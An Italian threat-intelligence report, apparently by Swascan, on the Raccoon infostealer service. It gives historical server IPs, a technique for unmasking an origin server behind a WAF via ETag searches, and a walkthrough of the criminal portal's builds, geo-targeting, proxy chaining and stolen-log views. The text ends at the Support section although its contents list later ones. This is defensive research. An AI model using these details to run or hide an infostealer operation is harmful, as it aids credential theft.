

# Viaggio nella tana di Raccoon

www.swascan.com info@swascan.com



# **Sommario**

Cos'è Raccoon? E cos'è un Infostealer?	3
Dove sono i server di Raccoon?	5
Come è possibile risalire al server "originale" dietro WAF?	8
Sezione News	15
Sezione Builds	18
Sezione Proxies	19
Sezione Logs:	23
Sezione Support	26
Malware Analysis	29
Conclusioni	50
Indicators of Compromission (IoCs)	51
About us	52





Analisi sulla configurazione e sul funzionamento del portale raccoon.biz e del malware "Raccoon" Infostealer

# Cos'è Raccoon? E cos'è un Infostealer?

**Raccoon** nasce nell'Aprile del 2019 come un Malware As a Service (MaaS), affermandosi fin da subito come uno dei malware *infostealer* più diffusi ed efficienti in circolazione.

Un infostealer è un tipo di malware progettato per rubare informazioni e dati dal pc infetto, come:

- Dati di login
- Informazioni sulle carte di credito
- Informazioni sui portafogli di cryptovalute
- Informazioni sulla navigazione web
- Dati personali

Tali informazioni vengono generalmente rubate ed archiviate localmente sulla macchina infetta, per poi essere inviate periodicamente ad un server di Comand e Controll (C&C) gestito da attaccanti. L'obiettivo degli Infostealer è quello di raccogliere il maggior numero possibile di dati sensibili: spesso rimangono attivi per intere settimane, se non mesi, senza che l'utente si accorga di nulla.



I metodi più comuni utilizzati da questo malware per raccogliere i dati sono:

- *Keylogging*: Questa tecnica registra le attività della tastiera: qualunque parola venga digitata (comprese quindi le password) viene memorizzata all'interno di un file di log.
- *Screen capturing*: L'Infostealer può registrare schermate o screenshot dell'attività dell'utente, inclusi dati sensibili visualizzati sullo schermo.
- *Credential stealing*: L'Infostealer può rubare dati di accesso memorizzati nei browser o in applicazioni salvate su un dispositivo.
- *Memory scraping*: Questa tecnica mira a recuperare dati sensibili da processi in esecuzione nella memoria del sistema.

Gli Infostealer possono essere distribuiti sui dispositivi vittime in vari modi: i più comuni sono attraverso e-mail e/o siti web ingannevoli che inducano l'utente a scaricare file solo all'apparenza genuini, ma che in realtà nascondano al loro interno il malware. È comunissimo trovare Infostealer nascosti infatti dietro programmi (generalmente a pagamento) rilasciati gratuitamente in forma "completa", oppure dietro a programmi il cui unico scopo è quello di generare dei codici seriali funzionanti (keygen) per registrare gratuitamente un programma trial.


Il creatore di Raccoon, l'ucraino **Mark Sokolovsky**, è stato arrestato nel marzo del 2022 in Olanda. Sulla sua testa è pendente anche una richiesta di estradizione da parte degli Stati Uniti d'America che lo accusano di aver infettato più di 2 milioni di dispositivi nel mondo (https://storage.courtlistener.com/recap/gov.uscourts.txwd.1152066/gov.uscourts.txwd.1152066.3.0 .pdf).




# Dove sono i server di Raccoon?

Una volta infettata la vittima, l'infostealer invia i dati raccolti a server definiti di "Command & Control". Ma dove si trovano questi server? Dove sono geolocalizzati?


Tramite la piattaforma di **Cyber Threat Intelligence (CTI)** di Swascan sono stati trovati alcuni post, all'interno di forum russi, creati dall'utente **"raccoonstealer"** e che menzionavano il dominio **"raccoon.biz"**:



Da analisi OSINT, è stato rilevato come tra il **2019** e il **2021** il dominio **raccoon.biz** risultasse esser associato (anche) ai seguenti IP Italiani **80.211.45.169** e **212.237.18.146**:








Oltre ai due IP italiani su mostrati, ricerche OSINT mostrano come il dominio raccoon.biz, storicamente, sia stato collegato anche ad altri indirizzi IP, ubicati in Giappone, Olanda e Stati Uniti.

Di seguito la rappresentazione con indicati gli indirizzi IP, i paesi e gli ISP ai quali tali indirizzi risultano assegnati.



Queste quindi tutte le associazioni "IP – Paesi – ISP" individuate:

- 80.211.45.169 Italia "Aruba SPA"
- 212.237.18.146 Italia "Aruba Business SRL"
- 150.95.255.38 Giappone "GMO Internet"
- 168.100.10.179 Olanda "BL Networks"



- 104.21.39.144 USA "Cloudflare"
- 172.67.170.205 USA "Cloudflare"
- 172.67.194.131 USA "Cloudflare"
- 104.21.20.219 USA "Cloudflare
- 104.18.42.206 USA "Cloudflare"
- 104.18.43.206 USA "Cloudflare"
- 72.52.4.119 USA "Akamai"
- 188.114.96.7 USA "Cloudflare"
- 188.114.97.7 USA "Cloudflare"

E proprio questi ultimi due indirizzi risultano essere quelli attualmente associati alla risoluzione del dominio "raccoon.biz":




# Come è possibile risalire al server "originale" dietro WAF?

Utilizzare un Web Application Firewall permette di proteggere un sito web e, al contempo, nascondere l'IP dell'Origin Server agli occhi dell'utente finale. O almeno, questo in teoria...

Ci sono alcune tecniche utilizzate per individuare questi indirizzi IP: alcune basate sulle risoluzioni storiche dei nomi di dominio (cercando tracce dell'associazione DNS prima dell'installazione del WAF), altre basate sui metadati delle response.

E proprio analizzando gli header delle response relative alle chiamate fatte al portale WEB di Raccoon, è stato estrapolato il campo **Etag**, che, nel caso di raccoon.biz, risulta essere **"64b693c6-1b4":** 



#### Ma che cos'è L'ETag?

ETag è l'abbreviazione di Entity Tag, ed è una stringa identificativa di una specifica risorsa. E' spesso utilizzata dai webserver per ottimizzare la cache (se l'etag è lo stesso, la pagina non è cambiata e quindi non c'è bisogno di inviare nuovamente il contenuto della stessa). Viene inserita all'interno dell'header della risposta inviata dal server al client che ha richiesto il contenuto della pagina (https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/ETag).

Se una pagina non cambia, quindi, l'etag risulterà lo stesso anche a distanza di giorni.




Ma cosa accade se il proprietario del sito web protetto da WAF si dimentica di limitare il traffico verso l'Origin Server solo e unicamente a quello proveniente dal WAF stesso?

Succede che una chiamata diretta all'Origin Server (senza puntare il WAF) permetta di accedere direttamente al sito originale!


E se l'IP del sito originale non si conosce..? L'etag è proprio la risposta! Sfruttando motori di ricerca particolari (come Shodan) e con un pizzico di fortuna, è possibile ricercare la stringa dell'ETag e rilevare il vero IP dell'Origin.

Ed è così che sono stati trovati due diversi IP del servizio WEB di Raccoon, collegati all'ETAG ottenuto, ovvero **193.149.187.16** e **192.153.57.54**:




Entrambi gli indirizzi appartengono al provider olandese "BL Networks" (fornitore anche di Virtual Private Server – VPS – questo il loro sito: <a href="https://bitlaunch.io">https://bitlaunch.io</a>). Il primo risulta almeno da Marzo 2023 collegato a raccoon.biz, il secondo risulta invece "pulito":






Provando a navigare la porta **443** del primo IP trovato, e la porta **80** del secondo IP trovato, si ha la conferma di come su questi IP sia presente proprio il portale di accesso a raccoon.biz:







Questi i dettagli relativi al certificato SSL presente nel primo sito e creato con Let's Encrypt:



#### Visualizzatore certificati: raccoon.biz

Generali

Dettagli

#### Rilasciato a

Nome comune (CN) raccoon.biz
Organizzazione (O) <Non parte del certificato> Unità organizzativa (OU) < Non parte del certificato>

#### Emesso da

Nome comune (CN) R3
Organizzazione (O) Let's Encrypt
Unità organizzativa (OU) <Non parte del certificato>

#### Periodo di validità

Emesso in data Scade in data

martedì 30 maggio 2023 alle ore 11:46:27 lunedì 28 agosto 2023 alle ore 11:46:26

#### Impronte digitali

F5 9A F2 07 59 1F 30 21 9B 14 82 96 A1 AE 65 F3

Impronta digitale SHA-1

C4 E4 A7 25 8F D4 AF 13 91 59 E3 85 89 D0 8F F8

1F 66 D8 77




# Come funziona il portale di raccoon.biz?

Interfaccia semplice, modello "one click": anche utenti meno esperti possono, graficamente e con pochissimo sforzo, realizzare il proprio malware "infostealer" pronto ad essere inviato alla propria vittima.

E' proprio il paradigma di Malware as a Service (MaaS): rendere semplice e "pronto all'uso" un business criminale altrimenti sfruttabile solo da persone con competenze tecniche elevate.

Accendendo all'interno del portale di Raccoon, viene mostrata la seguente schermata:




Nella home page, sono chiaramente presenti i costi del malware infostealer: si va dai **125\$** per una sola settimana, ai **2400\$** per un intero anno. E' possibile inoltre richiedere la generazione di ulteriori "builds" (varianti del malware) pagando una cifra aggiuntiva (da **50\$** a **600\$**) proporzionale al numero di malware richiesti.


Per ricaricare il proprio saldo, l'unico metodo accettato è mediante transazioni Bitcoin o Ethereum.

Questi gli indirizi dei wallet utilizzabili per il pagamento:





Dalla voce "Settings", è possibile configurare le informazioni sul TimeZone, sulla 2FA, sul Bot Telegram (che riceverà i log delle vittime non appena questi saranno disponibili) e sulle "blockchain explorer", per verificare la correttezza dei wallet trafugati:



A sinistra è presente un menù con le seguenti voci:


- News
- Builds
- Proxies
- Logs
- Support

In questo viaggio nella tana di Raccoon, verrà illustrata nel dettaglio ogni singola voce.




#### **Sezione News**

La sezione "News" contiene le novità presenti nell'ultima versione (build) del malware stesso:




Andando a ritroso nelle news, si nota come il **13/05/2023** sia stata rilasciata la Build dell'ultima versione dello stealer (pari a "2.1.1"):






All'interno del post vi è anche un riferimento ad una scansione fatta su **avcheck.net**, un servizio (a pagamento) che permette di testare in maniera anonima un eseguibile e dare le informazioni su quanti Antivirus riescano a rilevarlo:




Nello specifico, nella news è riportato il seguente link all'analisi di avcheck: <a href="https://avcheck.net/id/QZ4aJgtQZjVb">https://avcheck.net/id/QZ4aJgtQZjVb</a>






Il giorno del rilascio della build (13.05.2023), quindi, solamente 2 antivirus su 26 erano in grado di rilevare quella versione di Raccoon Infostealer. Ripetendo l'analisi il 27.07.2023, il numero degli antivirus in grado di rilevare l'eseguibile analizzato è salito ad 11/26:






#### **Sezione Builds**

La sezione builds contiene il malware vero e proprio, presente sia in formato "exe" che in formato "dll":



E' possibile aggiungere nuove build qualora siano state acquistate più varianti. L'interfaccia permette inoltre di associare una configurazione (custom) ad ogni build creata.

La configurazione può essere creata selezionando la voce "Add Config" in alto e definendo una (o più) regole relative sia al File Loader che al File Grabber:



E' possibile, ad esempio, riservare il malware solo a determinati paesi o, al contrario, fare in modo che venga eseguito in tutto il mondo tranne in alcune nazioni espressamente specificate.


Mediante le regole di File Grabber, è possibile indicare puntualmente in quali cartelle andare a ricercare i dati, oppure quali estensioni non considerare nella raccolta, nonché mettere un limite alla grandezza massima del file da esfiltrare.

E' possibile inoltre raccogliere screenshots e i dati relativi a Telegram, Signal e Discord.



#### **Sezione Proxies**


Senza aver prima generato un proxy, non è possibile generare una build:



L'acquisto di un proxy può essere fatto premendo sul pulsante "Buy Proxy - zerohost.io" presente appunto nella sezione proxy:



Cliccando sul bottone, si viene rimandati ad un bot telegram (@zerohostio\_bot):





Provando a scrivere un messaggio ed avviando di conseguenza il bot, viene mostrato il seguente menù:





Cliccando su "Buy Server", è possibile procedere all'acquisto di una VPS geolocalizzata in Russia o in Olanda:






E' possibile inoltre scegliere il sistema operativo della macchina, tra una lunga lista di distribuzioni disponibile:






Per il pagamento, è disponibile una scelta con molte cryptovalute differenti:



Una volta acquistato il proxy, questo deve essere configurato per poter comunicare con il "main proxy":





Questa tecnica viene utilizzata per ridurre le probabilità che le comunicazioni vengano bloccate: i log della vittima vengono infatti inviate al proxy (nuovo) configurato dall'attaccante (presumibilmente non noto da fonti OSINT), per poi essere inoltrati al "Main Proxy".




### **Sezione Logs:**

All'interno della sezione Logs sono riportati i dati trafugati dalle vittime. Questi possono essere scaricati (mediante il pulsante "Download") o visionati comodamente da interfaccia grafica.

Nella schermata sono riportati i dati in forma schematizzata: ogni riga corrisponde ad una diversa vittima.


Nelle varie colonne, sono riportati le informazioni riguardanti:

- **BLD**: è il numero della build del malware, utile nel caso di più build disponibili
- **GEO**: il paese e l'indirizzo IP della vittima
- **PWD**: il numero di password recuperata mediante infostealer
- **CKE**: il numero di Cookie
- **WLT**: il numero di portafogli di cryptovalute recuperati (Wallet)
- CC: il numero di carte di credito recuperate
- ACT: la grandezza dei dati esfiltrati




Cliccando su una delle voci diverse da zero, è possibile avere il dettaglio delle informazioni raccolte.

Questa, ad esempio, la schermata dei Cookies:







Questa quella relativa alle passwords raccolte:



Nel caso fossero presenti molti dati, è presente una schermata di ricerca avanzata che permette di filtrare tra i vari dati presenti e di trovare velocemente il dato di interesse:



Cliccando invece su Download, viene scaricato da una directory del dominio "**rssrv.org**", un file .zip contenente tutti i files esfiltrati:



Il dominio **rssrv.org** risulta, anche questo, esser protetto da Cloudflare:



```
$ dig rssrv.org

; <<>> DiG 9.18.12-0ubuntu0.22.04.1-Ubuntu <<>> rssrv.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47124
;; flags: qr rd ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;rssrv.org. IN A

;; ANSWER SECTION:
rssrv.org. 0 IN A 104.21.16.13
rssrv.org. 0 IN A 172.67.209.194

;; Query time: 230 msec
;; SERVER: 172.17.240.1#53(172.17.240.1) (UDP)
;; WHEN: Tue Aug 01 15:05:56 CEST 2023
;; MSG SIZE rcvd: 68
```




L'archivio .zip scaricato contiene tutti i files esfiltrati dalla macchina vittima:



```
| Drowers | Dro
```


## **Sezione Support**

Per chi avesse difficoltà di qualunque genere, è possibile richiedere il supporto, rigorosamente via Telegram, accedendo alla sezione "Support" del portale raccoon e cliccando su uno dei 4 account telegram riportati nella pagina:




@slauther\_team:






#### @gr33nl1ght




@miaranimator





#### @serveraddict






